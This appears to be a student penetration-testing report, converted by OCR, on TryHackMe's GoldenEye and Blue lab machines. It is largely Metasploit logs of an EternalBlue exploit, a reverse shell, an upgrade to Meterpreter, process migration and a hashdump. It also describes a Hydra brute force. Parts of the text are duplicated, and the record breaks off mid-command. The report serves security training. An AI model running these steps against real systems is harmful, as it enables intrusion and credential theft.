# Digital Egypt Pioneers Initiative - DEPI


Group Code: CAI1_ISS5_S3e

Track: Penetration Tester / Vulnerability Analyst

Made By:

Thomas Ehab Elfeel Ibrahim - 21002701
Fathy Waleed Hassan Mahdy - 1110132392
Ibrahim Muhammed Ibrahim El Sayed - 21012569
Ahmed Sherif Mahmoud Awd - 21048
Mahmoud Muhammed Abdelrahman saad - 1110165787

Table of Contents

# 1. Executive Summary

This report outlines the vulnerability assessment and exploitation processes conducted on the Metasploitable virtual machine environment. Metasploitable is a deliberately vulnerable machine designed for penetration testing and security research. The assessment reveals multiple high-risk vulnerabilities across various services, including FTP, Telnet, Samba, Rexec, Rlogin, TCP Wrapped, ProFTPD, and MySQL. These vulnerabilities provide unauthorised access points, potentially leading to full system compromise, data breaches, and network vulnerabilities.

By conducting this assessment, we aimed to identify and exploit weaknesses in the system to evaluate its security posture. Mitigation strategies are recommended to enhance security and prevent unauthorised access, including disabling insecure protocols, enforcing strong authentication, and applying regular updates to software services.

# 2. Scope and Objectives

## Scope

- **Target Machine**: Metasploitable 2 VM, containing known vulnerabilities designed for training purposes.
- **Services Tested**:
    - FTP (Port 21)
    - Telnet (Port 23)
    - Samba (Ports 139 & 445)
    - Rexec (Port 512)
    - Rlogin (Port 513)
    - TCP Wrapped (Port 514)
    - ProFTPD (Port 2121)
    - MySQL (Port 3306)

## Objectives

- **Identify Vulnerabilities**: Conduct comprehensive scans to discover active services and their respective vulnerabilities.
- **Exploit Vulnerabilities**: Utilise various tools and techniques to exploit identified vulnerabilities to assess the level of access that can be obtained.
- **Evaluate Security Posture**: Determine the effectiveness of existing security controls and identify areas for improvement.
- **Recommend Mitigations**: Provide actionable recommendations to strengthen security, including disabling unnecessary services, implementing secure alternatives, and enforcing strong authentication practices.

# 3. Findings

## 3.1 Machine 1: GoldenEye

### Description of vulnerabilities

The GoldenEye machine on TryHackMe features vulnerabilities due to weak authentication mechanisms in its SMTP, HTTP, and POP3 services. Key vulnerabilities include the ability to verify usernames through the SMTP service using the VRFY command and weak password policies allowing brute-force attacks on the POP3 service.

### Affected Systems:

- **Postfix SMTP Server** (port 25)
- **Apache HTTP Server** (port 80)
- **Dovecot POP3 Server** (port 55007)

### Risk Rating

**Medium**: While the vulnerabilities are significant, they are mitigated by the need for an attacker to perform specific actions (enumeration, brute force) to exploit them.

### Exploitation Process:

**Enumeration:**

- Used Nmap to identify open ports (25, 80, 55007) and services.

**Web Exploitation:**

- Found a password-protected area on the HTTP service; extracted and decoded a password from the source code.

**Credential Access:**

- Logged into the web interface using the decoded credentials (username: 'boris', password).


**Email Exploitation:**


- Enumerated users via the SMTP service and performed a brute-force attack on the POP3 service using Hydra to retrieve passwords.


**Email Retrieval:**

4. Accessed and extracted sensitive emails from the accounts of 'boris' and 'natalya' through the POP3 service.

## Evidence:




## Potential Impact:

Unauthorised access to email accounts could lead to exposure of sensitive information and further exploitation of the system.

## 3.2 Machine 2: Blue

### Description of Vulnerabilities

The Blue machine on TryHackMe is vulnerable to critical SMB-related issues, particularly the EternalBlue exploit (MS17-010). This vulnerability allows for remote code execution through the SMB service.

### Risk Rating

High risk due to potential unauthorised access and control over the system using known exploits.

### Affected Systems:


- **SMB Service** (port 445)
- **WinRM Service** (port 5985)


### Exploitation Process:


1. **Reconnaissance:**
    - Conducted a comprehensive scan using Nmap, which revealed open ports and services, confirming the presence of the SMB vulnerability.
2. **Vulnerability Check:**
    - Verified the existence of the EternalBlue vulnerability in the SMB service.
3. **Gaining Access:**
    - Utilised Metasploit to exploit the EternalBlue vulnerability by setting the appropriate parameters and launching the exploit, successfully obtaining a reverse shell.
4. **Privilege Escalation:**
    - After gaining initial access, escalated privileges to NT AUTHORITY\SYSTEM by converting the shell to a Meterpreter session and confirming the elevated access.
5. **Process Migration:**
    - Migrated the Meterpreter session to a higher-privileged process to ensure stability and avoid detection.
6. **Cracking Passwords:**
    - Dumped password hashes and used a password cracking tool to retrieve the password for the user 'Jon,' which was found to be **alqfna22**.
7. **Data Exfiltration (Finding Flags):**
    - **Flag 1:** Located in the system root directory: `flag{access_the_machine}`
    - **Flag 2:** Found in the SAM database: `flag{sam_database_elevated_access}`

- **Flag 3:** Located in the Administrator's Documents folder: `flag{admin_documents_can_be_valuable}`


## Evidence:








```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```





```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.170.214
RHOST => 10.10.170.214
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.14.113
RHOSTS => 10.10.14.113
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.237.166:4444
[*] 10.10.14.113:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.14.113:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.14.113:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.14.113:445 - The target is vulnerable.
[*] 10.10.14.113:445 - Connecting to target for exploitation.
[+] 10.10.14.113:445 - Connection established for exploitation.
[+] 10.10.14.113:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.14.113:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.14.113:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.14.113:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.14.113:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.14.113:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.14.113:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.14.113:445 - Sending all but last fragment of exploit packet
[*] 10.10.14.113:445 - Starting non-paged pool grooming
[+] 10.10.14.113:445 - Sending SMBv2 buffers
[+] 10.10.14.113:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.14.113:445 - Sending final SMBv2 buffers.
[*] 10.10.14.113:445 - Sending last fragment of exploit packet!
[*] 10.10.14.113:445 - Receiving response from exploit packet
[+] 10.10.14.113:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.14.113:445 - Sending egg to corrupted connection.
[*] 10.10.14.113:445 - Triggering free of corrupted buffer.
```


[+] 10.10.14.113:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.14.113:445 - Sending final SMBv2 buffers.
[*] 10.10.14.113:445 - Sending last fragment of exploit packet!
[*] 10.10.14.113:445 - Receiving response from exploit packet
[+] 10.10.14.113:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.14.113:445 - Sending egg to corrupted connection.
[*] 10.10.14.113:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.14.113
[*] Command shell session 1 opened (10.10.237.166:4444 -> 10.10.14.113:49204) at 2024-10-19 12:46:33 +0100
[+] 10.10.14.113:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.14.113:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.14.113:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>


C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter
Matching Modules
================
#  Name  Disclosure Date  Rank  Check  Description
-  ----  ---------------  ----  -----  -----------
0  post/multi/manage/shell_to_meterpreter  normal  No  Shell to Meterpreter Upgrade
Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) >


msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options
Module options (post/multi/manage/shell_to_meterpreter):
Name  Current Setting  Required  Description
HANDLER  true  yes  Start an exploit/multi/handler to receive the connection
LHOST  no  IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT  4433  yes  Port for payload to connect to.
SESSION  yes  The session to run this module on
View the full module info with the info, or info -d command.
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
===============
Id  Name  Type  Information  Connection
1  shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.10.88.175:4444 -> 10.10.188.77:49194 (10.10.188.77)
msf6 post(multi/manage/shell_to_meterpreter) >


```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                          Connection
  --  ----  ----               -----------                                          ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.10.88.175:4444 -> 10.10.188.77:49194 (10.10.188.77)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.88.175:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.188.77
[*] Meterpreter session 2 opened (10.10.88.175:4433 -> 10.10.188.77:49224) at 2024-10-20 20:59:06 +0100
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                          Connection
  --  ----  ----                   -----------                                          ----------
  1         shell x64/windows      Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.10.88.175:4444 -> 10.10.188.77:49194 (10.10.188.77)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                       10.10.88.175:4433 -> 10.10.188.77:49224 (10.10.188.77)

msf6 post(multi/manage/shell_to_meterpreter) >
```

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 544   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 604   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 644   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 700   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 708   596   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1000  644   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1020  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1056  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1160  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1288  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1392  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1412  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1464  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1568  1288  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1604  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1688  1336  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1940  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2044  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
 2068  816   WmiPrvSE.exe
```

```
meterpreter > migrate 652
[*] Migrating from 2760 to 652...
[*] Migration completed successfully.
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```




```
root@ip-10-10-108-202:~# nano hashes
